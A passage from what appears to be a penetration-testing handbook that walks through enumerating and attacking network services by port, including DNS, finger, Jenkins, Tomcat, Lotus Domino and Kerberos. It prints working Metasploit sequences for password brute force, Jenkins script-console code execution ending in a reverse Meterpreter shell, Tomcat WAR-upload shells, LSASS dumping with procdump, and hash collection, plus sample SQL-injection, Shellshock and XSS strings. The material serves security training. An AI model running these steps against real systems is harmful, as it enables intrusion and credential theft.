Starting Nmap 7.01 (https://nmap.org) at 2016-04-06 09:37 IST  
Nmap scan report for segment-202-191.sify.net (202.191.xx.xx)  
Host is up (0.097s latency).  
PORT      STATE SERVICE  
53/tcp    open  domain  
53/udp    open  domain
```

(continues on next page)

(continued from previous page)

```
| dns-nsid:  
|_ bind.version: 9.3.3rc2  
  
Nmap done: 1 IP address (1 host up) scanned in 1.21 seconds
```

DNS-recursion

dns-recursion.nse : Checks if a DNS server allows queries for third-party names. It is expected that recursion will be enabled on your own internal nameservers.

Sample Output:

```
nmap -sU -p 53 --script=dns-recursion 202.191.xx.xx  
  
Starting Nmap 7.01 (https://nmap.org) at 2016-04-06 09:39 IST  
Nmap scan report for segment-202-191.sify.net (202.191.xx.xx)  
Host is up (0.094s latency).  
PORT      STATE SERVICE  
53/udp    open  domain  
|_dns-recursion: Recursion appears to be enabled  
  
Nmap done: 1 IP address (1 host up) scanned in 1.14 seconds
```

DNS-Service-Discovery

dns-service-discovery.nse : Attempts to discover target hosts' services using the DNS Service Discovery protocol. The script first sends a query for `_services._dns-sd._udp.local` to get a list of services. It then sends a followup query for each one to try to get more information.

Sample Output:

```
Yet to run  
nmap --script=dns-service-discovery -p 5353 <target>
```

DNS-SRV-Enum

dns-srv-enum.nse : Enumerates various common service (SRV) records for a given domain name. The service records contain the hostname, port and priority of servers for a given service. The following services are enumerated by the script:

- Active Directory Global Catalog
- Exchange Autodiscovery
- Kerberos KDC Service
- Kerberos Passwd Change Service
- LDAP Servers
- SIP Servers
- XMPP S2S
- XMPP C2S

Sample Output:

```
Yet to run
```

DNS-Zone-Transfer

`dns-zone-transfer.nse` : Requests a zone transfer (AXFR) from a DNS server.

Sample Output:

```
nmap --script dns-zone-transfer --script-args dns-zone-transfer.domain=zonetransfer.
↪me nsztml.digi.ninja

Starting Nmap 7.01 (https://nmap.org) at 2016-04-06 09:49 IST
Nmap scan report for nsztml.digi.ninja (167.88.xx.xx)
Host is up (0.29s latency).
Other addresses for nsztml.digi.ninja (not scanned): 64:ff9b::a758:2a5e
rDNS record for 167.88.xx.xx: zonetransfer.me
Not shown: 996 closed ports
PORT      STATE      SERVICE
53/tcp    open      domain
| dns-zone-transfer:
| zonetransfer.me.          SOA      nsztml.digi.ninja. robin.
↪digi.ninja.
| zonetransfer.me.          HINFO    "Casio fx-700G" "Windows XP"
| zonetransfer.me.          TXT       "google-site-
↪verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA"
| zonetransfer.me.          MX        0 ASPMX.L.GOOGLE.COM.
| zonetransfer.me.          MX        10 ALT1.ASPMX.L.GOOGLE.COM.
| zonetransfer.me.          MX        10 ALT2.ASPMX.L.GOOGLE.COM.
| zonetransfer.me.          MX        20 ASPMX2.GOOGLEMAIL.COM.
| zonetransfer.me.          MX        20 ASPMX3.GOOGLEMAIL.COM.
| zonetransfer.me.          MX        20 ASPMX4.GOOGLEMAIL.COM.
| zonetransfer.me.          MX        20 ASPMX5.GOOGLEMAIL.COM.
| zonetransfer.me.          A         217.147.xx.xx
| zonetransfer.me.          NS        nsztml.digi.ninja.
| zonetransfer.me.          NS        nsztml.digi.ninja.
| _sip._tcp.zonetransfer.me. SRV        0 0 5060 www.zonetransfer.me.
| 157.177.xx.xx.IN-ADDR.ARPA.zonetransfer.me. PTR        www.zonetransfer.me.
| asfdbauthdns.zonetransfer.me. AFSDb     1 asfdbbox.zonetransfer.me.
| asfdbbox.zonetransfer.me.  A         127.0.xx.xx
| asfdbvolume.zonetransfer.me. AFSDb     1 asfdbbox.zonetransfer.me.
| canberra-office.zonetransfer.me. A         202.14.xx.xx
| cmdexec.zonetransfer.me.   TXT        "; ls"
| contact.zonetransfer.me.   TXT        "Remember to call or email_
↪Pippa on +44 123 4567890 or pippa@zonetransfer.me when making DNS changes"
| dc-office.zonetransfer.me.  A         143.228.xx.xx
| deadbeef.zonetransfer.me.   AAAA      dead:beaf::
| dr.zonetransfer.me.         LOC        53.349044 N 1.642646 W 0m 1.
↪0m 10000.0m 10.0m
| DZC.zonetransfer.me.       TXT        "AbCdEfG"
| email.zonetransfer.me.     NAPTR      1 1 "P" "E2U+email" "" email.
↪zonetransfer.me.zonetransfer.me.
| email.zonetransfer.me.     A         74.125.xx.xx
| Info.zonetransfer.me.      TXT        "ZoneTransfer.me service_
↪provided by Robin Wood - robin@digi.ninja. See http://digi.ninja/projects/
↪zonetransferme.php for more information."
```

(continues on next page)

(continued from previous page)

```

| internal.zonetransfer.me.      NS      intns1.zonetransfer.me.
| internal.zonetransfer.me.      NS      intns2.zonetransfer.me.
| intns1.zonetransfer.me.        A       167.88.xx.xx
| intns2.zonetransfer.me.        A       167.88.xx.xx
| office.zonetransfer.me.        A       4.23.xx.xx
| ipv6actnow.org.zonetransfer.me. AAAA    2001:67c:2e8:11::c100:1332
| owa.zonetransfer.me.          A       207.46.xx.xx
| robinwood.zonetransfer.me.     TXT      "Robin Wood"
| rp.zonetransfer.me.           RP       robin.zonetransfer.me.
↪ robinwood.zonetransfer.me.
| sip.zonetransfer.me.          NAPTR  2 3 "P" "E2U+sip" "!.*${!
↪ sip:customer-service@zonetransfer.me!" .
| sqli.zonetransfer.me.         TXT      "' or 1=1 --"
| sshock.zonetransfer.me.       TXT      "() { :}}; echo ShellShocked"
| staging.zonetransfer.me.      CNAME   www.sydneypoperahouse.com.
| alltcpportsoopen.firewall.test.zonetransfer.me. A      127.0.xx.xx
| testing.zonetransfer.me.      CNAME   www.zonetransfer.me.
| vpn.zonetransfer.me.         A       174.36.xx.xx
| www.zonetransfer.me.         A       217.147.xx.xx
| xss.zonetransfer.me.         TXT      "'><script>alert('Boo')</
↪ script>"
| _zonetransfer.me.            SOA      nsztml.digi.ninja. robin.
↪ digi.ninja.
135/tcp  filtered msrpc
445/tcp  filtered microsoft-ds
8333/tcp filtered bitcoin

Nmap done: 1 IP address (1 host up) scanned in 18.98 seconds

```

2.2.6 Finger - Port 79

Metasploit

Finger Service User Enumerator

Used to identify users.

```

use auxiliary/scanner/finger/finger_users
services -p 79 -u -R

```

Sample Output:

```

[+] 172.30.xx.xx:79 - Found user: adm
[+] 172.30.xx.xx:79 - Found user: lp
[+] 172.30.xx.xx:79 - Found user: uucp
[+] 172.30.xx.xx:79 - Found user: nuucp
[+] 172.30.xx.xx:79 - Found user: listen
[+] 172.30.xx.xx:79 - Found user: bin
[+] 172.30.xx.xx:79 - Found user: daemon
[+] 172.30.xx.xx:79 - Found user: gdm
[+] 172.30.xx.xx:79 - Found user: noaccess
[+] 172.30.xx.xx:79 - Found user: nobody
[+] 172.30.xx.xx:79 - Found user: nobody4
[+] 172.30.xx.xx:79 - Found user: oracle

```

(continues on next page)

(continued from previous page)

```
[+] 172.30.xx.xx:79 - Found user: postgres
[+] 172.30.xx.xx:79 - Found user: root
[+] 172.30.xx.xx:79 - Found user: svctag
[+] 172.30.xx.xx:79 - Found user: sys
[+] 172.30.xx.xx:79 Users found: adm, bin, daemon, gdm, listen, lp, noaccess, nobody,
↳nobody4, nuucp, oracle, postgres, root, svctag, sys, uucp
```

Nmap

Finger

finger.nse : Attempts to retrieve a list of usernames using the finger service.

Sample Output:

```
Yet to run
```

Other

finger

Same can be done using finger command

```
finger root 172.30.xx.xx
finger: 172.30.xx.xx: no such user.
Login: root                               Name: root
Directory: /root                         Shell: /bin/bash
Last login Sat Feb  6 22:43 (IST) on tty1
No mail.
No Plan.
```

Need to know weather in your city? Just do finger **cityname@graph.no**

```
finger newdelhi@graph.no
      == Meteogram for india/delhi/new_delhi ==
'C                                     Rain
37
36          ^^^^^^^^^^^^^^^^^^
35          ^^^                    ^^^
34          ==                    ^^^
33          ^^^
32          ^^^                    ^^^
31          ^^^^^^                ^^^^^^
30          ^^^
29^^^^^^=--^^^^^^
28
  01 02 03 04 05_06_07_08_09_10_11_12_13_14_15_16_17_18 19 20 21 22 Hour
  SW SW SW SW  W  W  W  W NW NW NW NW NW NW NW NW  W  W  W SW SW SW Wind dir.
  2  2  2  2  3  5  5  6  7  6  6  6  6  6  6  5  4  2  2  1  2  2 Wind(mps)
Legend left axis:  - Sunny  ^ Scattered  = Clouded  =V= Thunder  # Fog
```

(continues on next page)

(continued from previous page)

```
Legend right axis: | Rain      ! Sleet      * Snow
[Weather forecast from yr.no, delivered by the Norwegian Meteorological Institute and
↳ the NRK.]
```

2.2.7 HTTP

Let's first get a hold of what services are running on the network by checking the different banners

```
services -p 80 -c port,name,info -u -o /tmp/http.ports
cat /tmp/http.ports | cut -d , -f2,3,4 | sort | uniq | tr -d \" | grep -v port | sort_
↳ -n
```

Sample Services running

```
80,http,3Com switch http config
80,http,3Com switch webadmin 1.0
80,http,Agranat-EmWeb 5.2.6 HP LaserJet http config
80,http,Allegro RomPager 4.30
80,http,Allen-Bradley 1761-NET-ENIW http config
80,http,Apache-Coyote/1.1 (401-Basic realm=Tomcat Manager Application)
80,http,Apache httpd
80,http,Apache httpd 0.6.5
80,http,Apache httpd 1.3.27 (Unix) (Red-Hat/Linux) PHP/4.1.2 mod_perl/1.24_01
80,http,Apache httpd 2.0.63 (CentOS)
80,http,Apache httpd 2.2.10 (Fedora)
80,http,Apache httpd 2.2.15 (Red Hat)
80,http,Apache httpd 2.2.17 (Win32)
80,http,Apache httpd 2.2.21 (Win32) mod_ssl/2.2.21 OpenSSL/1.0.0e PHP/5.3.8 mod_perl/
↳ 2.0.4 Perl/v5.10.1
80,http,Apache httpd 2.2.22 (Ubuntu)
80,http,Apache httpd 2.2.3 (Red Hat)
80,http,Apache httpd 2.4.12 (Unix)
80,http,Apache httpd 2.4.9 (Win32) PHP/5.5.12
80,http,Apache Tomcat/Coyote JSP engine 1.1
80,http,AudioCodes MP-202 VoIP adapter http config
80,http,BenQ projector Crestron RoomView
80,http,Boa HTTPd 0.94.14rc19
80,http,BusyBox httpd 1.13
80,http,Canon Pixma IP4000R printer http config KS_HTTP 1.0
80,http,Canon printer web interface
80,http,Check Point NGX Firewall-1
80,http,ChipPC Extreme httpd
80,http,Cisco IOS http config
80,http,Citrix Xen Simple HTTP Server XenServer 5.6.100
80,http,Crestron MPS-200 AV routing system http config
80,http,Crestron PRO2 automation system web server
80,http,Debut embedded httpd 1.20 Brother/HP printer http admin
80,http,Dell N2000-series switch http admin
80,http,Dell PowerVault TL4000 http config
80,http,D-Link print server http config 1.0
80,http,Embedthis HTTP lib httpd
80,http,Gembird/Hawking/Netgear print server http config
80,http,GoAhead WebServer LinkSys SLM2024 or SRW2008 - SRW2016 switch http config
80,http,GoAhead WebServer Router with realtek 8181 chipset http config
80,http,HP-ChaiSOE 1.0 HP LaserJet http config
```

(continues on next page)

(continued from previous page)

```
80,http,HP Deskjet 3050 J610 printer http config Serial CN12E3937Y05HX
80,http,HP Integrated Lights-Out web interface 1.30
80,http,HP LaserJet 1022n printer http config 4.0.xx.xx
80,http,HP LaserJet P2014n printer http config 4.2
80,http,HP Officejet 7610 printer http config Serial CN5293M07X064N
80,http,HP ProCurve 1800-24G switch http config
80,http,Jetty 6.1.x
80,http,Konica Minolta PageScope Web Connection httpd
80,http,Liaison Exchange Commerce Suite
80,http,lighttpd 1.4.33
80,http,Linksys PAP2 VoIP http config
80,http,Lotus Domino httpd
80,http,Mathopd httpd 1.5p6
80,http,Mbedthis-Appweb 2.5.0
80,http,Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
80,http,Microsoft-IIS/8.5 (Powered by ASP.NET)
80,http,Microsoft IIS httpd 10.0
80,http,Microsoft IIS httpd 8.5
80,http,MoxaHttp 1.0
80,http,nginx 1.2.2
80,http,Omron PLC http config
80,http,Oracle HTTP Server Powered by Apache 1.3.22 mod_plsql/3.0.xx.xx.3b mod_ssl/2.
→8.5 OpenSSL/0.9.6b mod_fastcgi/2.2.12 mod_oprocmgr/1.0 mod_perl/1.25
80,http,Panasonic WV-NF284 webcam http config
80,http-proxy,Squid http proxy 2.5.STABLE4
80,http,RapidLogic httpd 1.1
80,http,Samsung SyncThru Web Service M337x 387x 407x series; SN: ZDFABJEF600007W
80,http,uc-httpd 1.0.0
80,http,Virata-EmWeb 6.2.1 HP printer http config
80,http,VMware ESXi 4.1 Server httpd
80,http,VMware ESXi Server httpd
80,http,Web-Server httpd 3.0 Ricoh Aficio printer web image monitor
80,http,Western Digital My Book http config
80,http,Zero One Technology 11 httpd 5.4.2049
80,ipp,Canon printer http config 1.00
80,ipp,HP Officejet Pro 8600 ipp model CM750A; serial CN314B3J9905SN
80,ipp,Web-Server httpd 3.0 NRG copier or Ricoh Aficio printer http config
80,rtsp,
80,soap,gSOAP soap 2.7
80,tcpwrapped,Cisco IOS http config
80,tcpwrapped,Virata-EmWeb 6.0.1 HP LaserJet P2015 Series printer http config
80,upnp,Epson Stylus NX230 printer UPnP UPnP 1.0; Epson UPnP SDK 1.0
80,wsman,Openwsman
```

So, A lot of stuff, Let's test them for one by one.

Webmin

Metasploit

auxiliary/admin/webmin/edit_html_fileaccess	2012-09-06	normal	Webmin edit_
→html.cgi file Parameter Traversal Arbitrary File Access			
auxiliary/admin/webmin/file_disclosure	2006-06-30	normal	Webmin File_
→Disclosure			
exploit/unix/webapp/webmin_show CGI_exec	2012-09-06	excellent	Webmin /file/
→show.cgi Remote Command Execution			

(continues on next page)

(continued from previous page)

but our webmin versions are different.

```
auxiliary/admin/webmin/edit_html_fileaccess requires Webmin 1.580 plus it requires_
↪authenticated user.
auxiliary/admin/webmin/file_disclosure Webmin (versions prior to 1.290) and Usermin_
↪(versions prior to 1.220)
exploit/unix/webapp/webmin_show_cgi_exec in Webmin 1.580
```

Moving on to

Jenkins

Typically, Jenkins exposes an endpoint (/people or /asynchPeople) that does not require authentication and where all the defined users are listed.

Metasploit

- **Jenkins-CI Enumeration:** This module enumerates a remote Jenkins-CI installation in an unauthenticated manner, including host operating system and Jenkins installation details.

```
msf > use auxiliary/scanner/http/jenkins_enum
msf auxiliary(jenkins_enum) > set rhosts someexample.com
msf auxiliary(jenkins_enum) > set rport 9000
msf auxiliary(jenkins_enum) > set targeturi /
msf auxiliary(jenkins_enum) > exploit
```

Sample Output

```
[*] 10.0.100.195:9000 - Jenkins Version - 1.647
[*] 10.0.100.195:9000 - /script restricted (403)
[*] 10.0.100.195:9000 - /view/All/newJob restricted (403)
[+] 10.0.100.195:9000 - /asynchPeople/ does not require authentication (200)
[*] 10.0.100.195:9000 - /systemInfo restricted (403)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- **Jenkins-CI Login Utility:** This module attempts to login to a Jenkins-CI instance using a specific user/pass. So, Let's try with Rockyou wordlist

```
msf > use auxiliary/scanner/http/jenkins_login
msf auxiliary(jenkins_login) > set username admin
msf auxiliary(jenkins_login) > set pass_file rockyou.txt
msf auxiliary(jenkins_login) > set rhosts someexample.com
msf auxiliary(jenkins_login) > set rport 9000
msf auxiliary(jenkins_login) > set stop_on_success true
msf auxiliary(jenkins_login) > exploit
```

Sample Output:

```
[-] 10.0.100.195:9000 JENKINS - LOGIN FAILED: admin:123456 (Incorrect)
[-] 10.0.100.195:9000 JENKINS - LOGIN FAILED: admin:flower (Incorrect)
[-] 10.0.100.195:9000 JENKINS - LOGIN FAILED: admin:playboy (Incorrect)
```

(continues on next page)

(continued from previous page)

```
[+] 10.0.100.195:9000 - LOGIN SUCCESSFUL: admin:hello
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- **Jenkins-CI Script-Console Java Execution:** This module uses the Jenkins-CI Groovy script console to execute OS commands using Java. As we have the credentials obtained above, we can use them to execute OS commands

```
msf > use exploit/multi/http/jenkins_script_console
msf exploit(jenkins_script_console) > set username admin
msf exploit(jenkins_script_console) > set password hello
msf exploit(jenkins_script_console) > set rhost someexample.com
msf exploit(jenkins_script_console) > set rport 9000
msf exploit(jenkins_script_console) > set targeturi /
msf exploit(jenkins_script_console) > set target 1
msf exploit(jenkins_script_console) > exploit

[*] Started reverse TCP handler on 10.0.100.245:4444
[*] Checking access to the script console
[*] Logging in...
[*] someexample.com:9000 - Sending Linux stager...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 10.0.100.195
[*] Meterpreter session 2 opened (10.0.100.245:4444 -> 10.0.100.195:44531) at 2016-04-18 18:13:30 +0200
[!] Deleting /tmp/AaqyV payload file

meterpreter > shell
Process 1840 created.
Channel 1 created.
/bin/sh: 0: can't access tty; job control turned off
$ whoami
jenkins
$ id
uid=109(jenkins) gid=117(jenkins) groups=117(jenkins)
$
```

If the above metasploit modules doesn't work, we can perform code execution manually. Visit the jenkins web page > Manage Jenkins (options on the left side) > script console . In the script console page. copy and paste the below code into the editable area.

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = '[INSERT COMMAND]'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

In place of '[INSERT COMMAND]' we can use powershell Empire launcher or Web_delivery powershell inject code to get an agent or meterpreter shell on our attacking machine.

The above has been taken from [Hacking Jenkins Servers with No Password](#) Also, Leonjza has written a blog [Jenkins to Meterpreter - toying with powersploit](#) which could provide more idea.

Apache Tomcat

Searching for Tomcat


```

services -S "Tomcat"

Services
=====

host      port  proto  name      state  info
-----
10.10.xx.xx 8443  tcp    ssl/http  open   Apache Tomcat/Coyote JSP engine 1.1
10.10.xx.xx 80    tcp    http      open   Apache-Coyote/1.1 (401-Basic realm=
↳ "Tomcat Manager Application")
10.10.xx.xx 8080  tcp    http      open   Apache-Coyote/1.1 (401-Basic realm=
↳ "Tomcat Manager Application")
10.10.xx.xx 1311  tcp    ssl/http  open   Apache Tomcat/Coyote JSP engine 1.1
10.10.xx.xx 80    tcp    http      open   Apache Tomcat/Coyote JSP engine 1.1
10.10.xx.xx 80    tcp    http      open   Apache-Coyote/1.1 (401-Basic realm=
↳ "Tomcat Manager Application")
10.10.xx.xx 1311  tcp    ssl/http  open   Apache Tomcat/Coyote JSP engine 1.1
10.10.xx.xx 8443  tcp    ssl/http  open   Apache Tomcat/Coyote JSP engine 1.1
10.10.xx.xx 80    tcp    http      open   Apache-Coyote/1.1 (401-Basic realm=
↳ "Tomcat Manager Application")
10.17.xx.xx 8081  tcp    http      open   Apache-Coyote/1.1 (401-Basic realm=
↳ "Tomcat Manager Application")
10.23.xx.xx 8080  tcp    http      open   Apache Tomcat/Coyote JSP engine 1.1
10.87.xx.xx 8080  tcp    http      open   Apache-Coyote/1.1 (401-Basic realm=
↳ "Tomcat Manager Application")

```

We get multiple tomcat manager applications running. Let's see what we have for Tomcat

- **Tomcat Application Manager Login Utility** which checks for default tomcat username and passwords using the above module

```

use auxiliary/scanner/http/tomcat_mgr_login
services -p 8080 -S "Tomcat Manager" -R

```

Run the scan for other ports also above 8443, 80, 1311, 8081 :)

Sample Output:

```

[-] 10.25.xx.xx:8080 TOMCAT_MGR - LOGIN FAILED: QCC:QLogic66_
↳ (Incorrect:)
[*] Scanned 6 of 7 hosts (85% complete)
[+] 10.87.xx.xx:8080 - LOGIN SUCCESSFUL: admin:admin
[+] 10.10.xx.xx:80 - LOGIN SUCCESSFUL: tomcat:tomcat

```

Yay :) We got two apache tomcat we can upload WAR files and get shell ;)

There are **four ways** (in our knowledge to exploit this)

- Apache Tomcat Manager Application Deployer Authenticated Code Execution (tomcat_mgr_deploy)
- Apache Tomcat Manager Authenticated Upload Code Execution (tomcat_mgr_upload)

Use either of them to exploit the application by

```

msf > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > show options
Module options (exploit/multi/http/tomcat_mgr_deploy):
Name      Current Setting  Required  Description

```

(continues on next page)

(continued from previous page)

----	-----	-----	-----
HttpPassword	no		The password for the_
↪specified username			
HttpUsername	no		The username to_
↪authenticate as			
PATH	/manager	yes	The URI path of the manager_
↪app (/deploy and /undeploy will be used)			
Proxies	no		A proxy chain of format _
↪type:host:port[,type:host:port][...]			
RHOST		yes	The target address
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for _
↪outgoing connections			
VHOST		no	HTTP server virtual host
Exploit target:			
Id	Name		
--	----		
0	Automatic		

set the values required by exploit and set the suitable payload and exploit. The successful exploitation will give us shell of the victim machine. The payload options can be viewed by using the command

```
show payloads
```

The payload options available for this exploit is

Compatible Payloads			
=====			
Name	Disclosure Date	Rank	Description
----	-----	----	-----
generic/custom		normal	Custom_
↪Payload			
generic/shell_bind_tcp		normal	Generic_
↪Command Shell, Bind TCP Inline			
generic/shell_reverse_tcp		normal	Generic_
↪Command Shell, Reverse TCP Inline			
java/meterpreter/bind_tcp		normal	Java_
↪Meterpreter, Java Bind TCP Stager			
java/meterpreter/reverse_http		normal	Java_
↪Meterpreter, Java Reverse HTTP Stager			
java/meterpreter/reverse_https		normal	Java_
↪Meterpreter, Java Reverse HTTPS Stager			
java/meterpreter/reverse_tcp		normal	Java_
↪Meterpreter, Java Reverse TCP Stager			
java/shell/bind_tcp		normal	Command_
↪Shell, Java Bind TCP Stager			
java/shell/reverse_tcp		normal	Command_
↪Shell, Java Reverse TCP Stager			
java/shell_reverse_tcp		normal	Java_
↪Command Shell, Reverse TCP Inline			

Set the payload option (depending upon the target's operating system which can be selected by set TARGET <ID>) by using

```

set payload java/meterpreter/reverse_https -to directly get a_
↪ meterpreter shell.
or
set payload java/shell/reverse_tcp -to get the system_
↪ level shell

```

Once we have obtained a meterpreter shell we can use getsystem to run the shell with administrative rights,

Wait, what if the exploitation doesn't work ? in that case we can exploit the application by another way. :)

- **Web-Shell:** The exploit which we learned above, uploads or deploys the malicious payload into the application and runs it. sometimes this may not work as it is supposed to be in that case we can directly upload a shell using a WAR file deployment functionality given in the /manager/html page. This WAR file contains nothing but a small code of obtaining a shell called cmd.war file. The code can be downloaded from [Laudanum Shells](#).

Once you have downloaded the file upload the file to the application. also Download the procdump.exe from [ProcDump](#). Copy the procdump file inside the .WAR previously downloaded and upload the modified file to the application. The idea of uploading the procdump with the WAR file is to obtain a lsass.exe process's dump.

Note: Lsass.exe (Local security Authority Subsystem Service) is responsible for enforcing the security policy on the system. It verifies users logging on to a Windows computer or server, handles password changes, and creates access tokens. Dumping this process will give us file Lsass.DMP file which can be used to crack the windows machines password in offline with the help of famous mimikatz

the lsass.exe process dump can be taken by

```

cmd /c "cd C:\<Path to the procdump file> & procdump -acceptula -ma_
↪ lsass.exe MYdmp.dmp"

```

After uploading the WAR file, The system level shell could be obtained by tampering the url <http://<IP Address>/manager/cmd.war/cmd.jsp> , should directly give us the shell in the page itself

- **Jsp File Browser:** Install file browser java server page. This JSP program allows remote web-based file access and manipulation. Able to upload-download, execute commands. Thanks to Tanoy for informing about this.
- **Searching for Canon**

Found an interesting module **Canon Printer Wireless Configuration Disclosure** which enumerates wireless credentials from Canon printers with a web interface. It has been tested on Canon models: MG3100, MG5300, MG6100, MP495, MX340, MX870, MX890, MX920. We still need to figure out what is Options.

```

use auxiliary/scanner/http/canon_wireless

```

Sample Output

```

[-] 10.23.xx.xx:80 File not found
[+] 10.23.xx.xx:80 Option:
[-] 10.23.xx.xx:80 Could not determine LAN Settings.

```

JBoss

rvrsh3ll has written a blog on [Exploiting JBoss with Empire and PowerShell](#)

Lotus Domino httpd

Searching for Lotus Domino we got few modules

auxiliary/scanner/lotus/lotus_domino_hashes	normal	└
↳ Lotus Domino Password Hash Collector		
auxiliary/scanner/lotus/lotus_domino_login	normal	└
↳ Lotus Domino Brute Force Utility		
auxiliary/scanner/lotus/lotus_domino_version	normal	└
↳ Lotus Domino Version		

Let's try them one by one

- **Lotus Domino Version** which determines Lotus Domino Server Version by several checks.

```
use auxiliary/scanner/lotus/lotus_domino_version
services -p 80 -S "Lotus" -R
```

Sample output:

```
[*] 10.10.xx.xx:80 Lotus Domino Base Install Version: ["9.0.0.0"]
```

Let's try

- **Lotus Domino Login** which is Lotus Domino Authentication Brute Force Utility with our default passwords.

```
use auxiliary/scanner/lotus/lotus_domino_login
services -p 80 -S "Lotus" -R
set USERNAME admin
set PAsSwORD example@123
```

Sample Output:

```
[*] 10.10.xx.xx:80 LOTUS_DOMINO - [1/1] - Lotus Domino - Trying username:
↳ 'admin' with password: 'example@123'
[+] http://10.10.xx.xx:80 - Lotus Domino - SUCCESSFUL login for 'admin' :
↳ 'example@123'
```

Using the above credentials we can use

- **Lotus Domino Password Hash Collector** module to download user hashes.

```
use auxiliary/scanner/lotus/lotus_domino_hashes
services -p 80 -S "Lotus" -R
set NOTES_USER admin
set NOTES_PASS example@123
```

Sample Output

```
[*] http://10.10.xx.xx:80 - Lotus Domino - Trying dump password hashes with_
↳ given credentials
[+] http://10.10.xx.xx:80 - Lotus Domino - SUCCESSFUL authentication for
↳ 'admin'
```

(continues on next page)

(continued from previous page)

```
[*] http://10.10.xx.xx:80 - Lotus Domino - Getting password hashes
[+] http://10.10.xx.xx:80 - Lotus Domino - Account Found: nadmin, ↵
↳notesadmin@example.com, (GEo1MDjKxxxxxxxxxxxx) (GEo1MDjKxxxxxxxxxxxx)
```

IIS

We can check if WebDAV is enabled on the websites running IIS by **HTTP WebDAV Scanner** which detect web-servers with WebDAV enabled.

```
use auxiliary/scanner/http/webdav_scanner
```

Sample Output: Mostly old IIS like 5.1/6.0 would have WebDAV enabled. It is disabled by default in the newer versions.

```
[+] 10.87.xx.xx (Microsoft-IIS/5.1) has WEBDAV ENABLED
```

VMware ESXi

Let's find what version they are running by **VMWare ESX/ESXi Fingerprint Scanner** which accesses the web API interfaces for VMware ESX/ESXi servers and attempts to identify version information for that server.

```
use auxiliary/scanner/vmware/esx_fingerprint
services -p 80 -S VMware
```

Sample Output

```
[+] 10.10.xx.xx:443 - Identified VMware ESXi 5.5.0 build-1623387
[+] 10.10.xx.xx:443 - Identified VMware ESXi 5.5.0 build-1623387
[*] Scanned 2 of 18 hosts (11% complete)
[+] 10.10.xx.xx:443 - Identified VMware ESXi 5.1.0 build-799733
[+] 10.10.xx.xx:443 - Identified VMware ESXi 5.5.0 build-1623387
[*] Scanned 4 of 18 hosts (22% complete)
[+] 10.10.xx.xx:443 - Identified VMware vCenter Server 6.0.0 build-3339083
[*] Scanned 6 of 18 hosts (33% complete)
[+] 10.10.xx.xx:443 - Identified VMware ESXi 6.0.0 build-3073146
[+] 10.10.xx.xx:443 - Identified VMware ESXi 5.1.0 build-799733
[*] Scanned 17 of 18 hosts (94% complete)
[+] 10.10.xx.xx:443 - Identified VMware ESXi 5.1.0 build-1065491
```

2.2.8 Kerberos - Port 88

Nmap

krb5-enum-users

krb5-enum-users.nse : Discovers valid usernames by brute force querying likely usernames against a Kerberos service. When an invalid username is requested the server will respond using the Kerberos error code KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN, allowing us to determine that the user name was invalid. Valid user names will illicit either the TGT in a AS-REP response or the error KRB5KDC_ERR_PREAUTH_REQUIRED, signaling that the user is required to perform pre authentication.

The script should work against Active Directory. It needs a valid Kerberos REALM in order to operate.

```
nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-users.realm='XX-XXXT'" -u 10.74.251.24

Starting Nmap 7.01 (https://nmap.org) at 2016-05-23 12:13 IST
Nmap scan report for ecindxxxxx.internal.vxxxxx.com (10.74.251.24)
Host is up (0.0015s latency).
PORT      STATE SERVICE
88/tcp    open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|_   root@XX-XXXT

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
```

2.2.9 POP3 - Port 110

Metasploit

Two auxiliary scanner modules

POP3 Banner Grabber

Banner grabber for pop3

```
use auxiliary/scanner/pop3/pop3_version
services -p 110 -R -u
```

POP3 Login Utility

Attempts to authenticate to an POP3 service.

```
use auxiliary/scanner/pop3/pop3_login
services -p 110 -R -u
```

Nmap

Two NSEs

POP3-capabilities

`pop3-capabilities.nse` : Retrieves POP3 email server capabilities.

POP3-brute

`pop3-brute.nse` : Tries to log into a POP3 account by guessing usernames and passwords.

```
nmap -sV --script=pop3-brute xxx.xxx.xxx.xxx
```

Tip: While playing one of Vulnhub machines, we figured out that bruteforcing POP3 service is faster than bruteforcing SSH services.

Other

POP3 Commands

Once, we are connected to the POP3 Server, we can execute the below commands. Think we got some user credentials, we can read the emails of that user using POP3

```
USER    Your user name for this mail server
PASS    Your password.
QUIT    End your session.
STAT    Number and total size of all messages
LIST    Message# and size of message
RETR message# Retrieve selected message
DELE message# Delete selected message
NOOP    No-op. Keeps you connection open.
RSET    Reset the mailbox. Undelete deleted messages.
```

2.2.10 RPCInfo - Port 111

Metasploit

NFS Mount Scanner

Check for the nfs mounts using port 111

```
use auxiliary/scanner/nfs/nfsmount
services -p 111 -u -R
```

Sample Output:

```
[*] Scanned 24 of 240 hosts (10% complete)
[+] 10.10.xx.xx NFS Export: /data/iso [0.0.0.0/0.0.0.0]
[*] Scanned 48 of 240 hosts (20% complete)
[+] 10.10.xx.xx NFS Export: /DataVolume/Public [*]
[+] 10.10.xx.xx NFS Export: /DataVolume/Download [*]
[+] 10.10.xx.xx NFS Export: /DataVolume/Softshare [*]
[*] Scanned 72 of 240 hosts (30% complete)
[+] 10.10.xx.xx NFS Export: /var/ftp/pub [10.0.0.0/255.255.255.0]
[*] Scanned 96 of 240 hosts (40% complete)
[+] 10.10.xx.xx NFS Export: /common []
```

Other

rpcinfo

rpcinfo makes an RPC call to an RPC server and reports what it finds

```
rpcinfo -p IP_Address
```

Sample Output:

```
rpcinfo -p 10.7.xx.xx
program vers proto  port  service
100000    2    tcp    111  portmapper
100000    2    udp    111  portmapper
741824    1    tcp    669
741824    2    tcp    669
399929    2    tcp    631
```

The same can be achieved using showmount

```
showmount -a 172.30.xx.xx
All mount points on 172.30.xx.xx:
